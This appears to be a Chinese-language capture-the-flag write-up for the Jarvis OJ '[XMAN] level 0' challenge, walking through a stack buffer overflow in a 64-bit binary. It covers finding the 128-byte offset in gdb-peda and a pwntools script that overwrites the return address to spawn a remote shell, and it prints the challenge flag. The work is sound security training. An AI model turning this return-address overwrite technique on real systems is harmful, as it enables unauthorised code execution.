

一.前言

练习平台：https://www.jarvisoj.com/challenges

题目：[XMAN] level 0




```
[redacted]@ubuntu:~/Desktop/pwn/0$ file level0
level0: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically link
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]
c0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
```



```
zzw@ubuntu:~/Desktop/pwn/0$ ./level0
Hello, World
asdsjagdjasgjda
zzw@ubuntu:~/Desktop/pwn/0$ a
```

二.分析


2.1 IDA查看



```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

这里要注意漏洞函数中read的第一个参数，这里表示的是标准输入，很明显这里存在一个栈溢出。

查看是否有system（）、"/bin/sh"字符。




```
int callsystem()
{
  return system("/bin/sh");
}
```

现成的system("bin/sh")

2.2 GDB调试

2.2.1 查看安全机制




```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

堆栈不可执行开启。

2.2.2 缓冲区大小调试


gdb中使用命令生成若干字符

- `pattern` – 生成字符串模板 写入内存 用于定位溢出点
    - `pattern create size` 生成特定长度字符串
    - `pattern offset value` 定位字符串




```
gdb-peda$ pattern create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AAL'
gdb-peda$ pattern offset A6
A6 found at offset: 95
gdb-peda$
```

命令：pattern create 200




```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
```

然后将生成的这段字符，在程序需要输入的地方输入




```
gdb-peda$ r
Starting program: /home/zzw/Desktop/pwn/0/level0
Hello, World
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4A
AJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAq
AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA

Program received signal SIGSEGV, Segmentation fault.
```

查看rbp,数据




```
RAX: 0xc9
RBX: 0x0
RCX: 0x7ffff7b04320 (<__read_nocancel+7>:       cmp    rax,0xfffffff
RDX: 0x200
RSI: 0x7fffffffdc90 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAF
AA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA
QAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
RDI: 0x0
RBP: 0x6c41415041416b41 ('AkAAPAAl')
RSP: 0x7fffffffdd18 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXA
AxAAyA\n\005@")
RIP: 0x4005c5 (<vulnerable_function+31>:        ret)
R8 : 0x400670 (<__libc_csu_fini>:       repz ret)
R9 : 0x7ffff7de7af0 (<_dl_fini>:        push   rbp)
R10: 0x37b
R11: 0x246
R12: 0x4004a0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffde10 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10203 (CARRY parity adjust zero sign trap INTERRUPT directi
```

定位缓冲区大小



```
gdb-peda$ pattern offset AkAAPAAl
AkAAPAAl found at offset: 128
gdb-peda$ a
```

2.2.3 编写poc



```
.text:0000000000400596 callsystem      proc near
.text:0000000000400596 ; __unwind {
.text:0000000000400596                 push    rbp
.text:0000000000400597                 mov     rbp, rsp
.text:000000000040059A                 mov     edi, offset command ; "/bin/sh"
.text:000000000040059F                 call    _system
.text:00000000004005A4                 pop     rbp
.text:00000000004005A5                 retn
.text:00000000004005A5 ; } // starts at 400596
.text:00000000004005A5 callsystem      endp
```


payload+= 128 * 'a'   //缓冲区的大小

payload+= 8 * 'a'   //ebp 64位8个字节

payload+= p64(0x400596)   //覆盖返回地址的位置

```
from pwn import *
pro=remote('pwn2.jarvisoj.com',9881)
data=pro.recv(100).decode()
print(data)
#payload=flat([(128+8)*'a',p64(0x400596)])        ##  python2.7
payload=(128)*'a'+p64(0xdeadbeef)+p64(0x400596)   ##  python3.6
pro.send(payload)
pro.interactive()
pro.close()
```

结果:



```
zzw@ubuntu:~/Desktop/pwn/0$ python3 pwn0.py
[+] Opening connection to pwn2.jarvisoj.com on port 9881: Done
Hello, World

[*] Switching to interactive mode
$ ls
flag
level0_x64
$ cat flag
CTF{713ca3944e92180e0ef03171981dcd41}
$ a
```

flag

CTF{713ca3944e92180e0ef03171981dcd41}